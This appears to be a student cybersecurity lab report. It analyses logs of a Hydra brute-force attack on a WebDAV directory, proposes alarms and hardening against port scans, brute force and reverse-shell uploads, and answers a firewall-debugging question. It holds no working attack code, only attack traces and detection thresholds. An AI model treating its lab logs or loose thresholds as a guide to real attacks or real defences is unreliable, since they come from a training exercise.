
- 1200 requests has been made before the attacker discovered the password.



suricata.eve.timestamp	Jul 6, 2022 @ 00:45:00.000
traefik.access.user_agent.device	Other
traefik.access.user_agent.name	Other
traefik.access.user_agent.original	Mozilla/4.0 (Hydra)
url.original	/company_folders/secret_folder
user_agent.device.name	Other
user_agent.name	Other
user_agent.original	Mozilla/4.0 (Hydra)
user.name	ashton

Analysis: Finding the WebDAV Connection

- 16 K requests were made to this directory
- Passwd.dav file was requested



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,486
http://192.168.1.105/	48
http://192.168.1.105/meet_our_team/	12
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	8
http://192.168.1.105/company_blog/	6

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Setting a alert to trigger when large amount of traffic from a single IP source targeting multiple ports occurs.

What threshold would you set to activate this alarm?

- The threshold for an alert of this type could be, *if any IP address makes more than 10 requests per second for more than 10 seconds or 50 or more ping requests.* An alarm would trigger

System Hardening

What configurations can be set on the host to mitigate port scans?

- Close all unnecessary opened ports
- Deployment of SIEM (or equivalent) to detect and/or prevent intrusive actions such as port scanning

Describe the solution. If possible, provide required command lines

- Setting up a host or a network firewall to close ports that are not in use
- Having a Security Information and Event Monitoring or a similar model of system in place that alerts and/or prevents port scanning

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Low level Alarm (Threshold): In a span of hours, it should only limit a certain number of access.

What threshold would you set to activate this alarm?

- There should be a threshold for the access of requests. The requests should be under 5 Thresholds. 5 unsuccessful logins will alert us

System Hardening

What configuration can be set on the host to block unwanted access?

- Creating a firewall to whitelist known IPs for ports that need restricted access
- Patching up old versions of softwares used
- Clearing out sensitive information that can lead to a system log in

Describe the solution. If possible, provide required command lines.

- Creating a whitelist for certain ports limits access to IPs that are known

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- For Web Servers and SSH failed attempts, for example more than 4 times will alert.

What threshold would you set to activate this alarm?

- If more than 8 failed attempts are made on a user it should set a high Alert notification to the Networking team.

System Hardening

What configuration can be set on the host to block brute force attacks?

- After 4 attempts of failed login, the account should be locked and there will be an alert sent to the security team.

Describe the solution. If possible, provide the required command line(s).

- Every password should have an expiration date. For example, changing passwords every two to 3 months. Also having 2 factor authentication for each account.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm can be set whenever there is access from an IP address that is not coming from a whitelist or known list of IPs

What threshold would you set to activate this alarm?

- Also having a threshold alarm when it reaches numerous requests over a certain period of time.

System Hardening

What configuration can be set on the host to control access?

- Set up a restricted access using a whitelist to the web server where credential is needed to view a specific directory
- Updating the patch of the WebDAV server

Describe the solution. If possible, provide the required command line(s)

- Input trusted ip's for port 80 and 443 using whitelisted IPs

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarms should be set when executable files are uploaded, specially from an unknown source
- Alarms should also be set when an unnecessary opened port is receiving any form of data

What threshold would you set to activate this alarm?

- We set an alarm if there any connection going into a default port that is not open and/or uploading any invaled file type.

System Hardening

What configuration can be set on the host to block file uploads?

- First and Foremost, FIRE ASHTON! And do cyber security awareness training with all employees.
- Making sure employees are downloading and uploading valid files.
- Not having any instructional files that are publicly accessible.
- Having 2 factor authentication and stronger password requirements

Describe the solution. If possible, provide the required command line.

- Having file validation and blocking executables would mitigate reverse shell scripts

Question 1: Faulty Firewall

"Suppose you have a firewall that's supposed to block SSH connections, but instead lets them through. How would you debug it?"

Make sure each section of your response answers the questions laid out below.

1. Restate the Problem
   People can connect to the computer with SSH, When it's supposed to block the connections.
2. Provide a Concrete Example Scenario
   - In Project 2, which machines were on the network?
   - **Capstone**
   - **Kali**
   - **Elk**
   - Which VMs were servers? Which protocol(s) did they serve?
     Elk : HTTP, SSH

     Capstone : HTTP, SSH
   - Which VMs were clients? Which servers did they communicate with?
     Kali and Capstone. They communicated internally.
   - What network access policies were in place?
     There were no policies while we were doing the attack. (?!?)
3. Explain the Solution Requirements
   - If one of your Project 2 VMs accepted SSH connections, what would you assume the source of the error is?
     We can assume that the source of the error could be either in the network firewall or the host firewall.
   - Which general configurations would you double-check?
     Double checking the inbound rules of the firewall to see if SSH is blocked from being accessible.
   - What actions would you take to test that your new configurations are effective?
     1. SSH into the machines to check
4. Explain the Solution Details
   - Which specific configurations within the faulty VM would you inspect to investigate the problem?
     We can check the configurations of the VM's firewall program.
   - Which specific settings would you check?
     We would check if the inbound rule is disallowing connections from port 22.
   - How would you attempt to connect to your VMs to test that your fix is effective?
     We would use a machine that's connected to the network and SSH to the VM that we are trying to fix.
5. Identify Advantages and Disadvantages of the Solution
   - Does your solution guarantee that the Project 2 network is now "immune" to all unauthorized access?
     There is no guarantee that it would be immune to unauthorized access.
   - What monitoring controls might you add to ensure that you identify any suspicious authentication attempts and/or failures?

     Setting up a threshold to Alert us whenever there is a numerous amount of failed attempts in accessing a machine.

The End